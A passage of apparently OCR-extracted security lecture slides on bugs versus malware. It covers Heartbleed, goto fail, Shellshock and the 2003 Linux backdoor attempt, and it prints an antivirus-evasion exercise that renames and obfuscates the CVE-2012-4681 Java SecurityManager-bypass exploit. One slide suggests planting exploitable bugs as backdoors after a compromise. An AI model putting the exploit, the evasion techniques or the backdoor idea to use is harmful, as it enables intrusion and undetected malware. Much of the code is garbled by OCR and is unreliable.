    unsigned int upperlimit = BUFFERSIZE - 10;
    unsigned int quotation = roundquote = FALSE;
    unsigned int input_index = output_index = 0;
    while (input_index < length){ c = input[input_index++];
        if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
        if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
        if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; /* (missing) upperlimit--; */ }
        if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
        //if there is sufficient space in the buffer, write the character
        if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
    }
    if(roundquote){ localbuf[output_index] = ')'; output_index++; }
    if(quotation){ localbuf[output_index] = '>'; output_index++; }
    return output_index;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes...but our ability to do so is at the edge of our current technology.

```
input = "Name Lastname < name@mail.org >
()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()()
()()()()()()()()()()()()()()()()()()()()()()()()()
```

The original code is much more complex! Has ~10 loops (nesting depth is 4), gotos, lots of pointer arithmetic, calls to string functions...very few program analysis tools can even handle the toy example. This Buffer overflow in an email address parsing function of Sendmail was discovered in 2003 by Mark Dowd. The Sendmail function containing the bug consists of a parsing loop using a state machine consisting of ~500 LOC. Thomas Dullien later extracted this smaller version of the bug (less than 50 LOC) as an example of a hard problem for static analysis.

The original bug can be found at <ftp://ftp.sendmail.org/pub/sendmail/past-releases/sendmail.8.12.7.tar.gz> in the *crackaddr* function of the *headers.c* file (lines 1022-1352). It was found by locating array writes and then noticing the parsing was particularly complex. The auditor assumed it was unlikely there was not a bug and continued searching until the vulnerability was found.



Activity: Does this program contain a vulnerability?

```
int main(int argc, char **argv) {
    char *c;
    long x = strtol(argv[1], &c, 10);
    char buf[64];
    if (x <= 2 || (x & 1) != 0)
        return 1;
    long l;
    for (i = x; i > 0; i--)
        if (foo(i) && foo(x - i))
            return 1;
    strcpy(buf, argv[2]); // reachable?
}

int foo(long x) {
    long i, s;
    for (i = x - 1; i >= 2; i--)
        for (s = x; s >= 0; s -= i)
            if (s == 0)
                return FALSE;
    return TRUE;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

All loops in this program have decrementing counters. The program clearly always terminates and it doesn't do any complicated mathematical operations (just addition and subtraction). If we can reach the `strcpy` function it is clear we should be able to exploit it since this is just a modification to our original example of a buffer overflow. Can we come up with an input that allows us to reach the `strcpy` function?

Activity: Does this program contain a vulnerability?

```
int main(int argc, char **argv) {
    char *c;
    long x = strtol(argv[1], &c, 10);
    char buf[64];
    // x is an even number that is greater than 2
    if (x <= 2 || (x & 1) != 0)
        return 1;
    // x can be expressed as the sum of 2 primes
    long l;
    for (i = x; i > 0; i--)
        if (is_prime(i) && is_prime(x - i))
            return 1;
    strcpy(buf, argv[2]); // reachable?
}
```


```
int is_prime(long x) {
    long i, s;
    for (i = x - 1; i >= 2; i--)
        for (s = x; s >= 0; s -= i)
            if (s == 0)
                return FALSE;
    return TRUE;
}
```

While the problem may look simple, answering whether or not this program is vulnerability is currently beyond the reach of mathematics. It involves answering whether every even integer greater than 2 can be expressed as the sum of two primes. This is the Goldbach conjecture, which is one of the oldest and best-known unsolved problems in number theory and all of mathematics. The problem is 275 years old as of 2017.

Encoding a hard math problem in a program makes it easy to convince ourselves that this program is hard to verify. But if we didn't know this program encoded the Goldbach conjecture, or if Goldbach never made the conjecture, would this program look any different than your average program?

Many questions in program analysis are actually undecidable in their general case and unfortunately these cases do arise in common programs. As a result we must use abstractions to answer easier questions that are answerable but still have practical value. For example we could say a path to `strcpy` exists that could be used to overflow `buf`, assuming that the path is feasible.


Activity: A Bug or Malware?




Finding malware is like finding a needle in a haystack, but without knowing what a needle looks like.

TRAQ Android Application

- Developed for DARPA Transformative Apps program
 - 55K lines of code
 - Repurposed for DARPA APAC program...
- Data gathering and relaying tool for military
 - Strategic mission planning/review
 - Audio and video recording
 - Geo-tagged camera snapshots
 - Real-time map updates based on GPS






Subtle Corruptions (sabotage)

```
@Override  
public void onLocationChanged(Location tmpLoc) {  
    location = tmpLoc;  
    double latitude = location.getLatitude();  
    double longitude = location.getLongitude();  
    if((longitude >= 62.45 && longitude <= 73.10) &&  
        (latitude >= 25.14 && latitude <= 37.88)) {  
        location.setLongitude(location.getLongitude() + 9.252);  
        location.setLatitude(location.getLatitude() + 5.173);  
    }  
    ...  
}
```

Malware = ~10 LOC
GPS coordinates subtly corrupted if user is in Afghanistan/Pakistan!

Let's define malware

- Bad (malicious) software
- Examples: Viruses, Worms, Trojan Horses, Rootkits, Backdoors, Adware, Spyware, Keyloggers, Dialers, Ransomware...



Let's define a "bug"

- Unintentional error, flaw, failure, fault
- Examples: Rounding errors, null pointers, infinite loops, stack overflows, race conditions, memory leaks, business logic flaws...
- Is a software bug malware?
 - What if I added the bug intentionally?

Google search results for "define software bug". The results include:

- software bug**
A **software bug** is an error, flaw, failure, or fault in a computer program or system that causes it to produce an incorrect or unexpected result, or to behave in unintended ways.

- Software bug - Wikipedia, the free encyclopedia**
en.wikipedia.org/wiki/Software_bug • Wikipedia
- What is Software Bug? - Definition from Techopedia**
www.techopedia.com/definition/24864/software-bug •
Software Bug Definition - A software bug is a problem causing a program to crash or produce invalid output. The problem is caused by insufficient or...
- Defects | Software Testing Fundamentals**
www.softwaretestingfundamentals.com/defect/ •
Jan 18, 2011 - Software Bug / Defect: Definition, Classification, A Software Defect / Bug is a condition in a software product which does not meet a software ...
- What is bug? - Definition from WhatIs.com**
searchsoftwarequality.techtarget.com/definition/bug •
Although bugs typically just cause annoying computer glitches, their impact can be much more serious. A Wired News article about the 10 worst software bugs in ...

A bug or malware?

- Context: Found in a CVS commit to the Linux Kernel source

```
if ((options == (__WCLONE | __WALL)) && (current->uid = 0))  
    retval = -EINVAL;
```

Hint: This never executes...

“=” vs. “==” is a subtle yet important difference!
Would grant root privilege to any user that knew
how to trigger this condition.

Malware: Linux Backdoor Attempt (2003)

- <https://freedom-to-tinker.com/blog/felten/the-linux-backdoor-attempt-of-2003/>

```
if ((options == (__WCLONE | __WALL)) && (current->uid = 0))
```

Hint: This never executes...

"=" vs. "==" is a subtle yet important difference!
Would grant root privilege to any user that knew
how to trigger this condition.

A bug or malware?

```
-          if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
600 +      if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
602         goto fail;
603         if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
604             goto fail;
...
617         hashOut.data = hashes + SSL_MDS_DIGEST_LEN;
618         hashOut.length = SSL_SHA1_DIGEST_LEN;
619         - if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
620 +     if ((err = SSLFreeBuffer(&hashCtx)) != 0)
621             goto fail;
622
-         if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
623 +     if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
624             goto fail;
625             if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
626                 goto fail;
...
627         @@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
628             goto fail;
629             if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
630                 goto fail;
631             goto fail;
632         if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
633             goto fail;
634
```

A bug or malware?

Always goto fail

Never does the check to verify server authenticity...

```
- if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+ if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
    goto fail;
    if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
    hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
    hashOut.length = SSL_SHA1_DIGEST_LEN;
-
- if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+ if ((err = SSLFreeBuffer(&hashCtx)) != 0)
    goto fail;

-
- if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+ if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
    goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
        goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
    goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
    goto fail;
+
+ if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
    goto fail;
```

Bug?: Apple SSL CVE-2014-1266

```
- if ((err = ReadyHash(&SSLHashMD5, &hashCtx, ctx)) != 0)
+
+     if ((err = ReadyHash(&SSLHashMD5, &hashCtx)) != 0)
+         goto fail;
+     if ((err = SSLHashMD5.update(&hashCtx, &clientRandom)) != 0)
+         goto fail;
@@ -616,10 +617,10 @@ OSStatus FindSigAlg(SSLContext *ctx,
 
     hashOut.data = hashes + SSL_MD5_DIGEST_LEN;
     hashOut.length = SSL_SHA1_DIGEST_LEN;
-
-     if ((err = SSLFreeBuffer(&hashCtx, ctx)) != 0)
+     if ((err = SSLFreeBuffer(&hashCtx)) != 0)
+         goto fail;
 
-
-     if ((err = ReadyHash(&SSLHashSHA1, &hashCtx, ctx)) != 0)
+     if ((err = ReadyHash(&SSLHashSHA1, &hashCtx)) != 0)
+         goto fail;
+     if ((err = SSLHashSHA1.update(&hashCtx, &clientRandom)) != 0)
+         goto fail;
@@ -627,6 +628,7 @@ OSStatus FindSigAlg(SSLContext *ctx,
         goto fail;
     if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
         goto fail;
         goto fail;
-
-     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
+     if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
+         goto fail;
```

Always goto fail

Never does the check to verify server authenticity...

- Should have been caught by automated tools
- Survived almost a year
- Affected OSX and iOS

A bug or malware?

```
3969     unsigned int payload;
3970     unsigned int padding = 16; /* Use minimum padding */
3971
3972     /* Read type and payload length first */
3973     hbttype = *p++;
3974     nzp(p, payload);
3975     pl = p;
3976
3977     if (s->msg_callback)
3978         s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
3979                         &s->s3->rrec.data[0], s->s3->rrec.length,
3980                         s, s->msg_callback_arg);
3981
3982     if (hbttype == TLS1_HB_REQUEST)
3983     {
3984         unsigned char *buffer, *bp;
3985         int r;
3986
3987         /* Allocate memory for the response, size is 1 bytes
3988          * message type, plus 2 bytes payload length, plus
3989          * payload, plus padding
3990          */
3991         buffer = OPENSSL_malloc(1 + 2 + payload + padding);
3992         bp = buffer;
3993
3994         /* Enter response type, length and copy payload */
3995         *bp++ = TLS1_HB_RESPONSE;
3996         szn(payload, bp);
3997         memcpy(bp, pl, payload);
```

Hint: More SSL fun...

Bug (I hope): Heartbleed

- Much less obvious
- Survived several code audits
- Live for ~2 years

Heartbeat message size controlled by the attacker...

Response size also controlled by the attacker...

Reads too much data!

```
unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */


/* Read type and payload length first */
htype = *p++;
n2s(p, payload);
pl = p;

if (s->msg_callback)
    s->msg_callback(0, s->version, TLS1_RT_HEARTBEAT,
                     &s->s3->rrec.data[0], s->s3->rrec.length,
                     s, s->msg_callback_arg);

if (htype == TLS1_HB_REQUEST)
{
    unsigned char *buffer, *bp;
    int r;

    /* Allocate memory for the response, size is 1 bytes
     * message type, plus 2 bytes payload length, plus
     * payload, plus padding
     */
    buffer = OPENSSL_malloc(1 + 2 + payload + padding);
    bp = buffer;

    /* Enter response type, length and copy payload */
    *bp++ = TLS1_HB_RESPONSE;
    szn(payload, bp);
    memcpy(bp, pl, payload);
}
```



"Catastrophic" is the right word. On the scale of 1 to 10, this is an 11.

-Bruce Schneier

A bug or malware?

Hint...

```
178 /* Parse and execute the commands in STRING. Returns whatever
179  execute_command () returns. This frees STRING. FLAGS is a
180  flags word; look in common.h for the possible values. Actions
181  are:
182  (flags & SEVAL_NONINT) -> interactive = 0;
183  (flags & SEVAL_INTERACT) -> interactive = 1;
184  (flags & SEVAL_NOHIST) -> call_bash_history_disable ();
185  (flags & SEVAL_NOPFREE) -> don't free STRING when finished
186  (flags & SEVAL_RESETLINE) -> reset line_number to 1
187 */
188 int
189 parse_and_execute (string, from_file, flags)
190 {
191     char *string;
192     const char *from_file;
193     int flags;
194 {
195     ...
196
197     /* Parse and execute the commands in STRING. Returns whatever
198      execute_command () returns. This frees STRING. FLAGS is a
199      flags word; look in common.h for the possible values. Actions
200      are:
201      (flags & SEVAL_NONINT) -> interactive = 0;
202      (flags & SEVAL_INTERACT) -> interactive = 1;
203      (flags & SEVAL_NOHIST) -> call_bash_history_disable ();
204      (flags & SEVAL_NOPFREE) -> don't free STRING when finished
205      (flags & SEVAL_RESETLINE) -> reset line_number to 1
206
207      If there are weird things in the environment, like '=xxx' or a
208      string without an '=', just skip them. */
209      if (char_index == 0)
210          continue;
211
212      /* ASSERT(name[char_index] == '=') */
213      name[char_index] = '\0';
214      /* Now, name = env variable name, string = env variable value, and
215         char_index == strlen (name) */
216
217      temp_var = (SHELL_VAR *)NULL;
218
219      /* If exported function, define it now. Don't import functions from
220       the environment in privileged mode. */
221      if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("()", string, 4))
222      {
223          string_length = strlen (string);
224          temp_string = (char *)xmalloc (3 + string_length + char_index);
225
226          strcpy (temp_string, name);
227          temp_string[char_index] = ' ';
228          strcpy (temp_string + char_index + 1, string);
229
230          if (posixly_correct == 0 || legal_identifier (name))
231              parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
232
233      /* Initialize the shell variables from the current environment.
234      If PRIVMODE is nonzero, don't import functions from ENV or
235      parse $SHELLOPTS. */
236      void
237      initialize_shell_variables (env, privmode)
238      {
239          char **env;
240          int privmode;
241
242          char *name, *string, *temp_string;
243          int c, char_index, string_index, string_length, ro;
244          SHELL_VAR *temp_var;
245
246          create_variable_tables ();
247
248          for (string_index = 0; string = env[string_index++]; )
249          {
250              char_index = 0;
251              name = string;
252              while ((c = *string++) && c != '=')
253                  ;
254              if (string[-1] == '=')
255                  char_index = string - name - 1;
256
257              /* If there are weird things in the environment, like '=xxx' or a
258              string without an '=', just skip them. */
259              if (char_index == 0)
260                  continue;
261
262              /* ASSERT(name[char_index] == '=') */
263              name[char_index] = '\0';
264              /* Now, name = env variable name, string = env variable value, and
265                 char_index == strlen (name) */
266
267              temp_var = (SHELL_VAR *)NULL;
268
269              /* If exported function, define it now. Don't import functions from
270               the environment in privileged mode. */
271              if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("()", string, 4))
272              {
273                  string_length = strlen (string);
274                  temp_string = (char *)xmalloc (3 + string_length + char_index);
275
276                  strcpy (temp_string, name);
277                  temp_string[char_index] = ' ';
278                  strcpy (temp_string + char_index + 1, string);
279
280                  if (posixly_correct == 0 || legal_identifier (name))
281                      parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
282
283
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361
362
```

Fix adds:

```
+ #define SEVAL_FUNCDEF 0x080 /* only allow function definitions */
+ #define SEVAL_ONECMD 0x100 /* only allow a single command */

Missing some input validation checks...
```

Bug (probably): Shellshock CVE-2014-6271/7169

- Bug is due to the absence of code (validation checks)
- Present for 25 years!?
- Even more complicated to find
- Still learning the extent of this bug

Bug (probably): Shellshock CVE-2014-6271/7169





A bug or malware?

```
class A {           class B {  
    A a1;          A a1;  
    A a2;          A a2;  
    B b;           A a3;  
    A a4;          A a4;  
    A a5;          A a5;  
    int i;          A a6;  
    A a7;          A a7;  
};                 };
```

Malware: VM escape using bit flips

- Govindavajhala, S.; Appel, AW., "Using memory errors to attack a virtual machine," *Proceedings of IEEE Symposium on Security and Privacy*, pp.154-165, May 2003.

```
class A {           class B {  
    A a1;          A a1;  
    A a2;          A a2;  
    B b;          A a3;  
    A a4;          A a4;  
    A a5;          A a5;  
    int i;          A a6;  
    A a7;          A a7;  
};               };  
  
A p;  
B q;  
int offset = 6 * 4;  
void write(int address, int value) {  
    p.i = address - offset;  
    q.a6.i = value ;  
}
```




Wait for a bit flip to obtain two pointers of incompatible types that point to the same location to circumvent the type system and execute arbitrary code in the program address space.

So what's your point?

- Both bugs and malware have catastrophic consequences
- Some bugs are indistinguishable from malware
 - Plausible deniability, malicious intent cannot be determined from code
- Some issues can be found automatically, but not all
- Novel attacks can be extremely hard to detect


Are we doing ourselves a disservice by labeling these as separate problems?



Next time you compromise a machine try dropping a program with an exploitable “bug” as the backdoor.

OODA and You

- “Security is a process, not a product” – Bruce Schneier



OODA and You



Our opponent

- Time
- Evolution of malware

“...IA > AI, that is, that intelligence amplifying systems can, at any given level of available systems technology, beat AI systems. That is, a machine and a mind can beat a mind-imitating machine working by itself.” — Fred Brooks

Lab: Auditing Android Application for Malware

- ConnectBotBad
 - Several thousand lines of source code
 - Has multiple malwares
 - Work smarter not harder
 - Use control flow, data flow, program slices to test hypotheses
 - Leverage some knowledge of Android APIs to search sensitive interactions
- FlashBang
 - Example from the wild (but decompiled and refactored for this lab)
 - Try auditing the source code version
 - Try auditing the binary version

Tips:

- Work smarter not harder
- Use the OODA loop process (hypothesis malware, query + investigate, repeat)
- Leverage some domain knowledge of Android Components (Activities, Services, Broadcast Receivers Content Providers):
<https://developer.android.com/guide/components/fundamentals.html>
- Leverage some domain knowledge of Android Permission Protected APIs:
<https://developer.android.com/reference/android/Manifest.permission.html>
 - Atlas Android Essentials Toolbox Project: <https://ensoftcorp.github.io/android-essentials-toolbox/>

Antivirus Evasion



Do you agree?

- Antivirus protects us from modern malware.
- Antivirus protects us from yesterday's threats.
- Antivirus protects us from last year's threats.
- Antivirus is totally worthless.

Answer: It's complicated.

Exercise (2014): Refactoring CVE-2012-4681

- “Allows remote attackers to execute arbitrary code via a crafted applet that bypasses SecurityManager restrictions...”
- CVE Created August 27th 2012 (~2 years old...)
- github.com/benjholla/CVE-2012-4681-Armoring

Sample	Notes	Score (2014's positive detections)
Original Sample	http://pastie.org/4594319	30/55
Technique A	Changed Class/Method names	28/55
Techniques A and B	Obfuscate strings	16/55
Techniques A-C	Change Control Flow	16/55
Techniques A-D	Reflective invocations (on sensitive APIs)	3/55
Techniques A-E	Simple XOR Packer	0/55


Technique A (Rename Class/Methods/Fields)

```
public class Gondvv extends Applet → public class Application extends Applet {
{
    public Gondvv() →     public Application() {
    }

    public void disableSecurity() →     public void method1() throws Throwable {
        throws Throwable →         Statement localStatement = new Statement(System.class,
    {
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new Protection
        AccessControlContext localAccessControlContext = new AccessControlContext();
        localProtectionDomain
    });
    SetField(statement.class, "acc", localStatement, localA
    localStatement.execute();
}

private Class getClass(String paramString) →     private Class method2(String paramString) throws Throwable {
    throws Throwable →         Object arrayOfObject[] = new Object[1];
    {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class
        localExpression.execute();
        return (Class)localExpression.getValue();
    }
}

private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws Throwable {
}
}
```



Technique B (Obfuscate Strings)

```

public class Application extends Applet {
    public Application() {
    }

    public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///")));
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
            method1(statement.class, "acc", localStatement, localAccessControlContext);
        });
        localStatement.execute();
    }

    private Class method2(String paramString) throws Throwable {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
        localExpression.execute();
        return (Class) localExpression.getValue();
    }

    private void method3(Class paramClass, String paramString, Object paramObject1, Object paramObject2) throws Throwable {
        Object arrayOfObject[] = new Object[2];
        arrayOfObject[0] = paramClass;
        arrayOfObject[1] = paramString;
        Expression localExpression = new Expression(method2("sun.awt.SunToolkit"), "getField", arrayOfObject);
        localExpression.execute();
        ((Field) localExpression.getValue()).set(paramObject1, paramObject2);
    }
}

public class Application extends Applet {
    private static final String s1 = 1 + (1 + (1 + ("se" + "tSecu")))) + "rityMa" + ("nager".toLowerCase().trim());
    private static final String s2 = "fF" + 1 + ("le") + ":" + r("://");
    private static final String s3 = "v33".replace("3", "c").replace("v", "b").replace("b", "a");
    private static final String s4 = (String) (new Random().nextInt(2) < 3 ? "4lame".replace("", 4, "For").replace("a", "d") : "4lame".replace("a", "d", 4));
    private static final String s5 = ("son" + "," + r(r("wt") + "a") + "," + "Sunlikyt").replace("so", "su").replace("y", "i");
    private static final String s6 = "g" + e().charAt(0) + "tFl" + e().charAt(2) + "Id";
    private static final String s7 = "c" + "all".substring(0, 2) + x3.charAt(1) + ",".replace(".", "-") + e();
    private static final String s8 = r("ao" + Character.toUpperCase('1')) + r("gnid");

    private static String o(){
        return "" + (char) 0x65 + (char) 0x78 + ((char) (0x64 + 0x01));
    }

    private static String r(String s){
        return new StringBuilder(s).reverse().toString();
    }

    private static String l(String s){
        String result = "";
        for(Character c : s.toCharArray()){
            result += c;
        }
        return r(result);
    }

    public Application(){
    }

    public void method1() throws Throwable {
        Statement localStatement = new Statement(System.class, s1, new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new AllPermission());
